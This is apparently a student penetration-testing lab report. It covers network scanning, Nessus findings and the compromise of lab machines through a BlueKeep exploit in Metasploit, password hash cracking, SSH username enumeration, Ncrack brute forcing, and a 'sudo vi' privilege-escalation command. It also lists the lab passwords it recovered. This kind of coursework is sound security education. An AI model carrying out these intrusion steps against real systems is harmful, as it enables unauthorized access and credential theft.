# ECE 567: Project Report Part 1

Date: March 7th, 2024

By: Payton Murdoch, V00904677

&

Yun Ma, V01018599

# Table of Contents

# Introduction

Before delving into the project report, we utilized multiple systems to host the virtual machines to conduct testing independently and in parallel in hopes of accomplishing the project tasks. In total, three systems were utilized. Payton utilized a laptop at first, which hosted the machines on the IP network 192.168.30.0/24. However, this system started to yield errors concerning configuring NESSUS. Therefore, Payton switched to running the service on his Desktop PC, which hosts the Virtual Machines on the IP network 192.168.176.0/24. Martin (Yun) utilized his laptop and hosted the Virtual Machines on the IP network 192.168.58.0/24. As the systems will have multiple IPs associated throughout the document, we will attempt to address them by their names: Mars N, Mars R and Mars Y.

# Section 1

## Section 1.1

From the perspective of the Kali machine, we assume that we have no access to the private network and only have knowledge of the overlaying IP network utilized. With this, we first invoke the NMAP scan in Figure 1 as we know that within the network 192.168.30.0/24, three private network machines exist, and we hope to determine their exact IPs to conduct more extensive scans.





Figure 1: Nmap scan of the network.

Upon completing the scan, we can easily see the exact IPs of the hosts and the ports they each have open. These IPs are 192.168.30.5-192.168.30.7. It should be noted that in this case, 192.168.30.3 was also scanned and determined to be up. However, this IP is connected to the attack machine and thus not considered. To extract even more information, we also launched Zenmap to conduct an intense scan of the host IPs.

We extracted the following information for the system with IP 192.168.30.5 in Figure 2, showing the Mars R system. The scan determined that this system runs Linux OS between versions 3.2 and 4.9. However, it was unable to decide on the exact version being run. The screenshots below show that this host's services include the default file transfer protocol and secure shell protocol for Linux machines on ports 21 and 22. Next, we observe the simple mail transfer protocol on port 25 and the DNS server software BIND on port 53. On the HTTP port 80, this system runs the Apache framework for an HTTP server. However, this server has yet to be configured to anything aside from the default page for Apache2. This host also runs mail protocols such as pop3 on port 110, IMAP on port 143, and SMB protocols on ports 139 and 445.





Figure 2: Zenmap scan of host IP 192.168.30.5.

Switching to Mars N, the system is configured to IP 192.168.30.6. This scan, shown in Figures 3 to 6, yielded a verbose output in Zenmap as it runs a web server for the Mars company utilizing the Apache framework on port 80; thus, the HTTP requests are featured within the scan. Furthermore, this system runs a MySQL database service on port 3306, yielding more verbose outputs as its elements were inspected in the intense scan.

Other notable services are FTP and SSH protocols on ports 21 and 22, Telnet on 23 and SMTP on 25. Additionally, we have a DNS name server daemon on port 53, pop3 service on port 110, pop3 SSL on port 995 and pop3 Imap on port 143. Finally, when it comes to the OS of the Mars N system, we have determined through the scan that the system runs Linux OS with a version between 4.15 and 5.6.





Figure 3: Zenmap scan 1 of host IP 192.168.30.6





Figure 4: Zenmap scan 2 of host IP 192.168.30.6





Figure 5: Zenmap scan 3 of host IP 192.168.30.6





Figure 6: Zenmap scan 4 of host IP 192.168.30.6

Compared to the two systems mentioned above and scans, the Mars Y systems scan shown in Figure 7 revealed significantly fewer services running. We know that the OS running is Microsoft Windows 7. It runs only Windows services such as MSRPC on port 135 and subsequent ports 49152-49157, NetBIOS on port 139, Microsoft DS on port 445, a remote desktop protocol on port 3389 and a web server running on port 5357.



Figure 7: Zenmap Scan of host IP 192.168.30.7.

| | IP address | Operating System | Mac address | Running services | Open ports |
|---|---|---|---|---|---|
| Host #1 Mars R | 192.168.30.5 | Linux 3.2-4.9 | 08:00:27:9D:0E:70 | FTP, SSH, SMTP, domain, HTTP, POP3, samba, IMAP | 21,22,25,53,80,110,139,143,445 |
| Host #2 Mars N | 192.168.30.6 | Linux 4.15-5 | 08:00:27:0B:1C:DA | FTP, SSH, telnet, SMTP, domain, HTTP, POP3, IMAP, SSL, mySQL | 21,22,23,25,53,80,110,143,996,3306 |
| Host #3 Mars Y | 192.168.30.7 | Windows 7 | 08:00:27:5E:DF:66 | Msrpc,NetBIOS, Microsoft-ds,HTTP, RDP ms-server | 135,139,445,3389, 49152-49157 |

Table 1: Summary Table of Hosts

## Section 1.2

According to the Nessus scan result shown in Figure 8, MarsY contains more vulnerabilities than the other two machines. First, We want to focus on the possibility that this system is susceptible to the ETERNALBLUE exploit, which affects the SMB protocol, which is standard amongst Windows devices. This can allow us to execute code on the target system remotely, enabling us to take complete control with system admin privileges. Due to the WannaCry incident, this was the most eye-catching at first glance [1]. BlueKeep (CVE-2019-0708) is related to Microsoft's Remote Desktop Protocol (RDP). This allows for remote command execution and can allow, through this injection, access to the target machine without needing user credentials or physical access to the system [2].



192.168.56.106

| 3 | 5 | 9 | 1 | 35 |
|---|---|---|---|---|
| CRITICAL | HIGH | MEDIUM | LOW | INFO |

Vulnerabilities — Total: 53

| SEVERITY | CVSS V3.0 | VPR SCORE | PLUGIN | NAME |
|---|---|---|---|---|
| CRITICAL | 9.8 | 9.7 | 125313 | Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check) |
| CRITICAL | 10.0 | - | 108797 | Unsupported Windows OS (remote) |
| CRITICAL | 10.0* | 7.3 | 53514 | MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check) |
| HIGH | 8.8 | 7.4 | 79638 | MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check) |
| HIGH | 8.1 | 9.7 | 97833 | MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check) |
| HIGH | 7.5 | 4.9 | 35291 | SSL Certificate Signed Using Weak Hashing Algorithm |
| HIGH | 7.5 | 6.1 | 42873 | SSL Medium Strength Cipher Suites Supported (SWEET32) |

Figure 8: Nessus Scan of host Mars Y.

We already know that Mars N and Mars R are Linux machines. Typically, a Linux system has fewer vulnerabilities than Windows because most malware is designed to target Windows systems. Linux is dominant in server environments and is widely used in web servers and cloud infrastructures, where security is often prioritized. However, we still have some chances to access these two machines, as shown in Figures 9 and 10. SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795) is a specific weakness that can be exploited to allow for man-in-the-middle attacks and, therefore, will enable the attacker to gain access to the system by surveilling communications or bypassing authentication [3]. JQuery 1.2 < 3.5.0 Multiple XSS (Cross-Site Scripting) is an XSS vulnerability affecting the HTTP service by injecting scripts into web pages viewed by other users. Suppose attackers find a page susceptible to this vulnerability. In that case, they can inject commands into the site, allowing for session theft, click-jacking, and the possible exfiltration of credentials of any user, including admins [4].

192.168.56.104

| 0 | 0 | 9 | 0 | 46 |
|---|---|---|---|---|
| CRITICAL | HIGH | MEDIUM | LOW | INFO |

Vulnerabilities Total: 55

| SEVERITY | CVSS V3.0 | VPR SCORE | PLUGIN | NAME |
|---|---|---|---|---|
| MEDIUM | 6.5 | - | 51192 | SSL Certificate Cannot Be Trusted |
| MEDIUM | 6.5 | - | 57582 | SSL Self-Signed Certificate |
| MEDIUM | 6.5 | - | 104743 | TLS Version 1.0 Protocol Detection |
| MEDIUM | 6.5 | - | 157288 | TLS Version 1.1 Protocol Deprecated |
| MEDIUM | 6.5 | - | 42263 | Unencrypted Telnet Server |
| MEDIUM | 6.1 | - | 136929 | JQuery 1.2 < 3.5.0 Multiple XSS |
| MEDIUM | 5.9 | - | 187315 | SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795) |
| MEDIUM | 5.9 | - | 31705 | SSL Anonymous Cipher Suites Supported |
| MEDIUM | 5.3 | - | 11213 | HTTP TRACE / TRACK Methods Allowed |
| INFO | N/A | - | 10114 | ICMP Timestamp Request Remote Date Disclosure |

Figure 9: Nessus Scan of host Mars N.

192.168.56.101

| 0 | 1 | 9 | 0 | 63 |
|---|---|---|---|---|
| CRITICAL | HIGH | MEDIUM | LOW | INFO |

Vulnerabilities Total: 73

| SEVERITY | CVSS V3.0 | VPR SCORE | PLUGIN | NAME |
|---|---|---|---|---|
| HIGH | 7.5 | - | 42873 | SSL Medium Strength Cipher Suites Supported (SWEET32) |
| MEDIUM | 6.5 | - | 51192 | SSL Certificate Cannot Be Trusted |
| MEDIUM | 6.5 | - | 57582 | SSL Self-Signed Certificate |
| MEDIUM | 6.5 | - | 104743 | TLS Version 1.0 Protocol Detection |
| MEDIUM | 6.5 | - | 157288 | TLS Version 1.1 Protocol Deprecated |
| MEDIUM | 5.9 | - | 187315 | SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795) |
| MEDIUM | 5.9 | - | 31705 | SSL Anonymous Cipher Suites Supported |
| MEDIUM | 5.9 | - | 65821 | SSL RC4 Cipher Suites Supported (Bar Mitzvah) |
| MEDIUM | 5.3 | - | 57608 | SMB Signing not required |
| MEDIUM | 5.3 | - | 45411 | SSL Certificate with Wrong Hostname |

Figure 10: Nessus Scan of host Mars R.

# Section 2

## Section 2.1

Since the goal is to gain access to the private network, we decided to start at the weakest and most vulnerable machine, the Windows machine. Based on the Nessus report in the section above, we had multiple critical exploits through which we could attempt to gain access to the system. We first started by attempting to exploit the Eternal Blue vulnerability associated with the SMB service. This decision was due to a familiarity with the exploit as we utilized it frequently in ECE 519C: Firewalls and Intrusion Prevention Systems and thus understood how to utilize it within Metasploit. However, this did not yield the results we had anticipated; the

auxiliary scanner for Eternal Blue associated with the module in Metasploit determined that the host had a patched version of the software and, thus, was not deemed vulnerable. Therefore, we shifted our focus to another vulnerability known as BlueKeep. As shown in Figure 11, we gathered information about the vulnerability from the Nessus scan and determined that it could also be run through the Metasploit command interface.





Figure 11: Nessus Scan of Vulnerability.

While we could easily search for the CVE number on the MSF console, we struggled to execute the vulnerability successfully. Even after setting the correct rhosts, lhost and using the default reverse TCP payload, the system failed. This was due to us not correctly setting the target system within the options. Initially, this target was set to an automatic detection function ‘0’; however, this consistently led to the exploit failing as its detection methods were inaccurate. Thus, we attempted numerous different targets as they were listed within the info flag for the exploit. Eventually, we landed on target ‘2’, which accounts for the system running on Virtualbox, and

thus, it can correctly adjust the payload to accompany this difference. Therefore, shown in Figure 12, this execution successfully exploited the target.





Figure 12: Exploit Mars Y.

Of course, we simply exploited this one system; however, if this User was attached directly to a larger network, we could have utilized BlueKeep repeatedly and exploited an entire network of vulnerable systems, allowing us to control a possible botnet of zombie machines. While this

exploitation was easily accomplished through the Metasploit console, we wanted to take things one step further and find the credentials for the Users on the Mars Y system to see if it was reused on another system. Luckily, Metasploit is equipped with a hash dump command, which outputs the hashed versions of passwords for the users of the system. When the console is linked to a SQL database, the attacker can store the hashes and launch John the Ripper on the hashes to decrypt one or more of the credentials. Configured with the topWordlist.pwd resulted in John the Ripper yielding one User and Password pair, User jcoulibaly and the password beyonce. Unfortunately, the other systems did not reuse these credentials [5].

# Section 2.2

## Section 2.2.1

We were fortunate enough to have access to a desktop computer system which could run password-cracking algorithms from the attacking machine overnight and during periods when we were otherwise preoccupied with other schoolwork. As such, this proved immensely valuable when it came to using services such as Ncrack to gain credentials through brute force. Concerning task 2.2.1, we needed to determine what system contained the master file and what staff members had access to the system to build a list of possible user names for password cracking. Fortunately, we could survey the website hosted on Mars N. This is further elaborated on in Section 2.2.2; however, we were able to build a list of potential users with access to both the Mars N and Mars R servers, with these users being: jregato, amandiant, promero, fabdel, ctrivedi, wkung, mniang and jcoulibaly.

While this is a valid list of possible candidates, we wanted to narrow the search even further as algorithms such as Ncrack can take an extremely long time to run, and time was of the essence. Luckily, within Metasploit, there is an SSH scanner module which can enumerate users based on an input list and determine if it has a login based on the response received by the server [6]. Running the ssh_enumusers scan on the Mars R server successfully narrowed the search down to one User as it determined that all other usernames were invalid except for the username wkung, which belongs to the Chief Technology Officer. As such, we decided to compile a list named ssh_logins.usr, which had only a few entries, namely wkung, root, daemon and a few more possible logins with higher privileges.

With this information, we ran Ncrack overnight with the ssh_logins.usr file we made and the topWordlist.pwd file supplied to us by the professor. We decided to run this with the FTP service rather than SSH as FTP showed a higher throughput rate through multiple test runs and thus should have a higher probability of completing in a shorter time. As shown in Figure 13, this yielded one result with the user wkung we gained their login credential baby_gurl.





Figure 13: Ncrack finding credentials for wkung.

Upon gaining these credentials, we only had access to one user account with restricted access and few privileges. Therefore, the next step is to augment privileges to access the other user directories. Luckily, we could determine that the account wkung had SUDO privileges to VI upon entering the sudo -l command. As we know from class, specific local exploits can allow a user to augment privileges to become the root user with admin privileges. The command "sudo vi -c 'bash!'" is one of these local exploits, and as wkung has sudo privileges for that program, we can successfully augment privileges, as shown in Figure 14.

